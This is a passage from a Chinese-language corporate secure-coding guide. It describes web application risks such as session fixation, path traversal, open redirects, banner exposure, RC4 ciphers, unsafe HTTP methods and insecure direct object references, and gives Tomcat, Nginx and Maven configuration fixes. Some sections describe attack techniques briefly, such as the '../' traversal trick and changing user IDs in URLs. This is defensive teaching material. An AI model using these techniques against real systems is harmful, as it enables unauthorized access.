用户登录后，使用的 sessionid 仍然是登录前访问的页面的 sessiionid，有可能会被攻击者用来伪造请求。请勿接受在登录时由用户的浏览器提供的会话标识；始终生成新会话以供用户在成功认证后登录。在对新用户会话授权之前废除任何现有会话标识。



4.6.3攻击示例

无

4.6.4解决方案

最简单的原生方案就是在登陆后功后，先生成新的 session,然后把用户信息放到 session 中去。

代码实例如下：


```
session.invalidate();
    session = request.getSession(true);
    session.setAttribute(XXX); //此处新登陆成功后的信息放到 session 中即可
```

当然不同的和安全或者 session 处理的框架处理起来略有不同，像 spring-security、spring-session 等，不一而足。

如果是 spring-security 的话请使用 **SessionFixationProtectionStrategy**。

4.6.5验证方式

登陆前确定一下 JSESSIONID,然后登陆成功之后看一下 JSESSIONID,与登陆之前的 JSESSIONID 比较，如果不一样则代表防范成功



可以看到请求头里的 JSESSIONID 与响应头的 JSESSIONID 不一样了，这样就可尽量避免出现 SESSION FIXATION 问题。

4.6.6参考资料

https://www.owasp.org/index.php/Session_fixation

4.7缺少接口授权审计

4.7.1危险程度

高

4.7.2问题描述

无论是在企业专网还是在互联网上，系统之间可能都需要通过接口做信息交互。这些接口暴露出来后，如果不做接口的授权和审计，将是对系统的数据以及运行造成隐患。

4.7.3攻击示例

无

4.7.4解决方案

外部接口都应该增加接口的授权和审计功能，针对什么系统什么时间能访问多少次

进行控制，并对每次的接口调用增加审计功能。接口的授权审计研发中心正在出统一的解决方案，各系统需要集成。

4.7.5验证方式

无

4.7.6参考资料

无

4.8缺少请求参数验证

4.8.1危险程度

高

4.8.2问题描述

一个应用其实就是一个服务，所有的服务都是接受输入，产生输出。大部分的攻击都是基于软件对于输入参数的合法性验证做的不好而导致的。像 sql 注入、脚本注入等。如果不对输入参数进行合法性验证，极有可能会导致系统遭受到攻击。

4.8.3攻击示例

比如一个应用提供了文件下载功能，接受参数叫 path

- 如 http://XXX/download?path=XXX

如果不对 path 参数做合法性验证和有效的约束，则有可能被攻击者利用到，下载到服务器的任意文件，造成数据泄露，并可能被攻击者利用这些泄露的服务器信息做进一步的攻击。

不要以为限制为相对路径就安全了，攻击者可以通过/../绕过相对路径到达其父目录，而且即便是在受限制的文件夹内，也得控制其是否有权限下载该文件。

- 系统提供了一个跳转功能 http://XXX/redirect?url=XXX

如果不对 url 进行合法性验证，攻击者很有可能将后面的 url 指向恶意网站，诱导

用户点击，由于用户对我们应用的信任，很有可能会点击这个 url,结果咱们的应用将其重定向到恶意网站去了。

4.8.4解决方案

开发人员要树立凡是输入皆不可信的理念，对于输入参数，考虑其可能被利用到的场景，尽量控制参数的取值范围。

4.8.5验证方式

无

4.8.6参考资料

无

4.9敏感信息泄露

4.9.1危险程度

高

4.9.2问题描述

对于一些敏感数据，我们要尽量防范到，如果应用被攻击了，降低数据泄露所带来的危害。比如数据库的用户名密码、注册用户的密码、身份证信息等。

4.9.3攻击示例

无

4.9.4解决方案

- 数据库的用户名密码不要明文存储在应用中，应该加密存储。
- 数据库中的敏感数据，比如当事人的身份证号，注册用户的密码应该要密文存储。

4.9.5验证方式

无

4.9.6参考资料

无

4.10暴露中间件 banner

4.10.1危险程度

低

4.10.2问题描述

中间件的 banner 就是描述中间件的版本信息。攻击者通常会在攻击之前先嗅探出中间件的版本，然后针对不同版本存在的安全漏洞有的放矢的进行攻击。

4.10.3攻击示例

攻击者通过 telnet ip port 即可获得中间件的 banner 信息


```
HTTP/1.1 400 Bad Request
Content-Length: 0
Connection: close
Server: Jetty(7.6.16.v20140903)
```

或者通过中间件自带的错误页面可以得到中间件版本信息

4.10.4解决方案

4.10.4.1 tomcat 解决方案

- 修改 tomcat/conf/server.xml,在 http protocol 和 scheme 是 https 的 connector 节点增加 server 属性
- 修改 tomcat/lib/catalina.jar 中 org/apache/catalina/util/ServerInfo.properties



名称	压缩前	压缩后	类型	修改日期
ParameterMap.class	1.9 KB	1 KB	CLASS 文件	2010-07-19 14:58
Queue.class	1.3 KB	1 KB	CLASS 文件	2010-07-19 14:58
RequestUtil.class	5.4 KB	2.8 KB	CLASS 文件	2010-07-19 14:58
ResourceSet.class	1.7 KB	1 KB	CLASS 文件	2010-07-19 14:58
SchemaResolver.class	1.8 KB	1 KB	CLASS 文件	2010-07-19 14:58
ServerInfo.class	2.3 KB	1.1 KB	CLASS 文件	2010-07-19 14:58
ServerInfo.properties	1 KB	1 KB	PROPERTIES 文件	2016-05-18 14:50
Strftime.class	4.1 KB	2.2 KB	CLASS 文件	2010-07-19 14:58
StringManager.class	4.7 KB	2.2 KB	CLASS 文件	2010-07-19 14:58
StringParser.class	2.4 KB	1.0 KB	CLASS 文件	2010-07-19 14:58
TomcatCSS.class	1 KB	1 KB	CLASS 文件	2010-07-19 14:58
URL.class	7.4 KB	3.8 KB	CLASS 文件	2010-07-19 14:58
URLEncoder.class	2.3 KB	1.4 KB	CLASS 文件	2010-07-19 14:58
XMLWriter.class	3.1 KB	1.4 KB	CLASS 文件	2010-07-19 14:58

将 server.info 置为空，server.number 改为 0.0.0.0

```
16 server.info=
17 server.number=0.0.0.0
```

4.10.4.2 Nginx 解决方案

4.10.4.2.1 隐藏版本号

在 nginx 配置文件中增加配置：

#vi nginx.conf

http {

……省略配置

server_tokens off; ->即可隐藏版本号

…….省略配置

}

4.10.4.2.2 返回自定义的 server

大部分情况下，扫描工具是扫描我们 response 返回的 header 中的 server 信息.我们可以采用编译源码的方法来改变返回的 Server。

我们可以在安装 Nginx 前，修改 src/http/ngx_http_header_filter_module.c 中的 48 行（具体版本不同）。

static char ngx_http_server_string[] = "Server: nginx" CRLF;

把其中的 nginx 改为我们自己想要的文字即可。

如果你的版本号是开着的，也可以把版本改了。比如想返回 Server:billgate/1.9.0

我们修改 src/core/nginx.h 定位到 13-14 行

#define NGINX_VERSION "1.7.0"

#define NGINX_VER "nginx/" NGINX_VERSION

Server 返回的就是常量 NGINX_VER，我们把 NGINX_VERSION 大小定义为 1.9.0，nginx 改为 billgate 就能够自定义相关的信息。

4.10.5验证方式

无

4.10.6参考资料

http://www.ibm.com/developerworks/library/se-banner/

4.11错误页面暴露系统信息

4.11.1危险程度

中

4.11.2问题描述

中间件自带了像 404、500 等错误页面，500 错误页面默认是会将服务器错误堆栈信息都输出出来。对用户不友好是一方面，另一个方面是向攻击者暴露了大量的系统信息。攻击者从错误信息中可能获知系统使用的是什么数据库、用的什么技术、使用了哪些有已知安全漏洞的第三方组件等。

4.11.3攻击示例

无

4.11.4解决方案

重写 404、500 错误页面，500 错误页面不输出错误堆栈信息。

4.11.5验证方式

无

4.11.6参考资料

无

4.12暴露中间件的管理应用和示例应用

4.12.1危险程度

高

4.12.2问题描述

很多中间件会带有中间件管理系统和示例应用，这些应用可能会造成信息泄露、或暴露管理功能。在互联网应用中，应该清理中间件的管理应用和示例应用。

4.12.3攻击示例

在2016年某地区的互联网诉讼应用被人通过中间件的控制台应用上传病毒软件(中国菜刀)，该中间件控制台的用户名密码是常年排名最不安全用户名密码排行版第一位的 admin 123456。

4.12.4解决方案

如果是 tomcat 的话，删除 tomcat/webapps 里面的非业务应用，如 manager、examples；

如果是 tas 的话，删除 tas/webapps 下的 tas-console。

如果因为管理需求，需要保留中间件自带的管理应用，一定要限制只允许部分 IP 访问此类管理应用。

4.12.5验证方式

tomcat 下访问http://ip:port/examples

tas 下访问http://ip:port/tas-console

如果访问不了，即防范成功

4.12.6参考资料

无

4.13前端资源文件信息泄露

4.13.1危险程度

中

4.13.2问题描述

系统的 html、js 中存在大量的注释，这些注释以及有意义的方法名、参数名，不

仅会让攻击者更方便的找到咱们系统的漏洞，也可能让竞争对手过于简单的理解咱们的逻辑。我们要做的是开发时易读，而在生产环境上，避免过于易读。

4.13.3攻击示例

无

4.13.4解决方案


js 压缩混淆有多种方案，可以采用 maven 插件的方式进行打包时压缩

```
<plugin>
    <groupId>net.alchim31.maven</groupId>
    <artifactId>yuicompressor-maven-plugin</artifactId>
    <version>1.5.1</version>
    <executions>
        <execution>
        <id>yui-compress</id>
        <phase>prepare-package</phase>
            <goals>
                <goal>compress</goal>
            </goals>
        </execution>
    </executions>
    <configuration>
        <excludes>
            <exclude>**/*-min.js</exclude>
            <exclude>**/*.min.js</exclude>
            <exclude>**/*-min.css</exclude>
            <exclude>**/*.min.css</exclude>
            <exclude>**/amazeui*</exclude>
            <exclude>**/*.css</exclude>
        </excludes>
        <encoding>UTF-8</encoding>
        <nosuffix>true</nosuffix>
        <statistics>false</statistics>
        <linebreakpos>5000</linebreakpos>
        <useSmallestFile>true</useSmallestFile>
        <jswarn>false</jswarn>
        <warSourceDirectory>${basedir}/web</warSourceDirectory>
        <webappDirectory>${project.build.directory}/min</webappDirectory>
        <skip>false</skip>
    </configuration>
</plugin>
<plugin>
    <artifactId>maven-war-plugin</artifactId>
    <configuration>
        <webResources>
            <resource>
                <directory>${project.build.directory}/min</directory>
            </resource>
        </webResources>
    </configuration>
</plugin>
```

4.13.5验证方式

浏览器打开相应应用的 URL,点击 F12,通过浏览器的开发人员工具查看 js 是否进行

了混淆。



4.13.6参考资料

无

4.14使用有已知安全漏洞的第三方软件

4.14.1危险程度

高

4.14.2问题描述

无论是操作系统、数据库、还是中间件，jdk、或者应用中使用的第三方软件，它们都有可能存在这样或者那样的安全问题。比如近期爆发的 openssl 心脏流血漏洞，apache commons-collections 中存在的反序列化漏洞，struts2 安全漏洞。

4.14.3攻击示例

无

4.14.4解决方案

我们所使用的第三方软件，不得使用有已知安全漏洞的第三方软件，应该尽量保证其为最新版本，如果大版本不能保证最新的情况下，应该尽量保证其为当前大版本下的最新小版本。

操作系统、数据库应该打严重的安全漏洞补丁。

4.14.5验证方式

无

4.14.6参考资料

http://www.iswin.org/2015/11/13/Apache-CommonsCollections-Deserialized-Vulnerability/

https://www.us-cert.gov/ncas/alerts/TA14-098A

https://www.owasp.org/images/0/05/Vulnerable_frameworks_yield_vulnerable_apps.pdf

4.15缓慢 http 拒绝服务攻击

4.15.1危险程度

低

4.15.2问题描述

Slow HTTP Denial of Service Attack（简称 slowloris），即缓慢的 http 连接拒绝服务攻击，是 DOS 的一种。攻击者采用非常低速的方式来发送请求头或者请求体，由于中间件一直在等待请求信息到达，中间件的请求处理线程就会被一直占用，导致中间件没有足够的请求处理线程去处理正常的访问请求。

这种 slowloris dos 攻击和常规的 dos 攻击没有本质上的区别，不过其更容易实施，对攻击者的资源要求更低。

4.15.3攻击示例

无

4.15.4解决方案

不同的中间件可能会有一些设置能够缓解 slowloris 攻击，比如配置 connectionTimeout、请求体的大小，header 的大小这些，但是这些设置并不能解决 slowloris 攻击，而且可能会误伤正常的业务请求。

因此针对 DOS 攻击，我的观点是应该依赖防火墙来进行防范。如果部分系统由于

客户进行安全扫描的原因，可以针对不同的中间件进行请求超时、请求头大小、请求体大小进行设置。

4.15.5验证方式

无

4.15.6参考资料

http://www.tuicool.com/articles/J3iuiq 此文档有说关于临时解决办法

https://blog.qualys.com/securitylabs/2011/11/02/how-to-protect-against-slow-http-attacks

https://blog.radware.com/security/2013/06/why-low-slow-ddosattacks-are-difficult-to-mitigate/

4.16SSL/TLS Bar Mitzvah Attack 漏洞

4.16.1危险程度

中

4.16.2问题描述

SSL/TLS 是目前被广泛使用的加密协议，该协议可以采用多种加密算法，其中有一种加密算法是 RC4。RC4 加密算法已经被攻破，攻击者将可以利用 RC4 的安全漏洞破解用户传输的信息。

4.16.3攻击示例

无

4.16.4解决方案

如果中间件不用 https 的话，可以直接把中间件的 https 配置禁掉；如果要用到 https，则需要配置中间件 https 可采用的加密算法，禁用掉 RC4 算法。

4.16.4.1 tomcat 解决方案

- 禁用 https

直接修改 conf/server.xml,注释掉 https 的 connector 配置

```
<!--
<Connector port="8443" protocol="HTTP/1.1" SSLEnabled="true"
           maxThreads="150" scheme="https" secure="true"
           clientAuth="false" sslProtocol="TLS" />
-->
```

- 禁用 RC4 算法

```
<Connector  port="8443"  maxHttpHeaderSize="8192"
           maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
           enableLookups="false" disableUploadTimeout="true"
           acceptCount="100" scheme="https" secure="true"
           clientAuth="false" SSLEnabled="true" sslProtocol="TLS" ciphers="
           TLS_DHE_DSS_WITH_AES_128_CBC_SHA,
           TLS_DHE_DSS_WITH_AES_256_CBC_SHA,
           TLS_DHE_RSA_WITH_AES_128_CBC_SHA,
           TLS_DHE_RSA_WITH_AES_256_CBC_SHA,
           TLS_DH_anon_WITH_AES_128_CBC_SHA,
           TLS_DH_anon_WITH_AES_256_CBC_SHA,
           TLS_RSA_WITH_AES_128_CBC_SHA,
           TLS_RSA_WITH_AES_256_CBC_SHA" keystorePass="changeit"
           keystoreFile="conf\\thunisoft.keystore"
           />
```

4.16.5验证方式

`openssl s_client -connect <<要检测的ip:port>> -cipher RC4`

如果显示了证书信息，说明仍然存在此漏洞，如果显示 `sslv3 alert handshake failure`，则说明此漏洞被修复。

4.16.6参考资料

http://www.freebuf.com/articles/network/62442.html 有详细的解决思路

http://www.secpulse.com/archives/5682.html

http://www.secpulse.com/archives/5656.html

http://www.freebuf.com/articles/network/62442.html

https://sobug.com/article/detail/17

https://tools.ietf.org/html/rfc7465

https://confluence.atlassian.com/display/FISHEYE035/Configuring+SSL+cipher+suites+for+Jetty

4.17不安全的 HTTP 方法

4.17.1危险程度

低

4.17.2问题描述

Web 服务器可以接受的请求除了常见的 get、post 之外，还包括了：head、put、delete、options、trace 方法。

这些方法可以被用来探测系统参数（options）、上传危险脚本（put）、删除应用文件（delete）。

注：此安全风险与目前流行的 restful 风格冲突，如系统严格使用 restful 风格（有 put、delete），需确保系统不支持 WebDAV 协议。

4.17.3攻击示例

无

4.17.4解决方案

在 web.xml 中增加如下代码，禁用相应方法。

```
<security-constraint>
    <web-resource-collection>
        <url-pattern>/*</url-pattern>
        <http-method>PUT</http-method>
        <http-method>DELETE</http-method>
        <http-method>HEAD</http-method>
        <http-method>OPTIONS</http-method>
        <http-method>TRACE</http-method>
    </web-resource-collection>
    <auth-constraint>
```

```
    </auth-constraint>
</security-constraint>
<login-config>
    <auth-method>BASIC</auth-method>
</login-config>
```

注意：artery 中的上传控件（flash），在这种情况下可能会不能用，此时请更新对应版本的最新的 artery。

4.17.5验证方式

无

4.17.6参考资料

http://xm-koma.iteye.com/blog/1602353

http://baike.baidu.com/link?url=47nKHAzNoaUijADV-pswrKW8Va8J-b6loQT8UIAi_IHU2naWDTH2-S0Jqeuk50St3QOzYajwv8geuRPPEOb9Q_

http://xm-koma.iteye.com/blog/1602353

4.18Flash 参数 AllowScriptAccess 已设置为 always

4.18.1危险程度

中

4.18.2问题描述

Flash 显示程序接受 AllowScriptAccess 之类的对象参数。AllowScriptAccess 参数可确定已装入 SWF（或任何后续装入的 SWF）是否有权访问这些 SWF 所嵌入的 Web 页面。如果参数设为“always”，那么从任何域中装入的 SWF 都可能将脚本注入托管 Web 页面中。

4.18.3攻击示例

无

4.18.4解决方案

请将 AllowScriptAccess 参数设为“sameDomain”，告诉 Flash 播放器，只有从父 SWF 的相同域中装入的 SWF 文件有对托管 Web 页面的脚本访问权。

4.18.5验证方式

无

4.18.6参考资料

无

4.19爬虫

4.19.1危险程度

中

4.19.2问题描述

对于互联网应用来说，面向公众公开的信息，很容易遭受爬虫的恶意抓取，耗费大量的服务器资源，影响真实用户的正常使用。

4.19.3攻击示例

无

4.19.4解决方案

首先说一点就是没有任何方式能完全禁止爬虫，这是一个不断斗争的过程。我们只需要提高爬虫的成本，让其成本大于它获得的数据的利益，它自然会放弃。

目前最行之有效的方式就是加验证码，验证码的英文名就叫 CAPTCHA，Completely Automated Public Turing Test to Tell Computers and Humans Apart (全自动区分计算机和人类的图灵测试)的简称。虽然由于目前图像识别技术的发展，很多验证码可以被程序识别，不过从生产环

境的真实使用来看，爬虫一般都不会去基于图像识别来绕过验证码。

你还可以基于 IP，session 等特征加 qps 的限制。

4.19.5验证方式

无

4.19.6参考资料

无

4.20缺少方法级鉴权

4.20.1危险程度

高

4.20.2问题描述

我们很多时候只是在登录以及页面元素上加了权限控制，一旦攻击者获知相应的 URL，不通过页面进行访问就畅通无阻，如入无人之境。

4.20.3攻击示例

某系统有修改用户信息的功能http://XXXX/user/id,由于用户的 ID 是递增的，这样 A 用户只要修改 url 里的 id 就可以查看并修改任意用户的信息。

4.20.4解决方案

鉴权不应该是一锤子买卖，任何一个到服务器的请求，都应该做鉴权。你想想，如果微信修改密码只要传用户名就可以修改，你还敢用吗。

4.20.5验证方式

无

4.20.6参考资料

无

5 附录

5.1参考资料

https://www.owasp.org/images/0/08/OWASP_SCP_Quick_Reference_Guide_v2.pdf

自强不息

厚德载物

北京市海淀区中关村东路 1 号院清华科技园科技大厦 C 座 25 层（100084）

25F, C, Science Building, Tsinghua Science Park, No.1,
East Road Zhongguancun, Haidian, Beijing 100084, China

电话　010 - 8262 2288　　传真　010 - 8215 0616 /8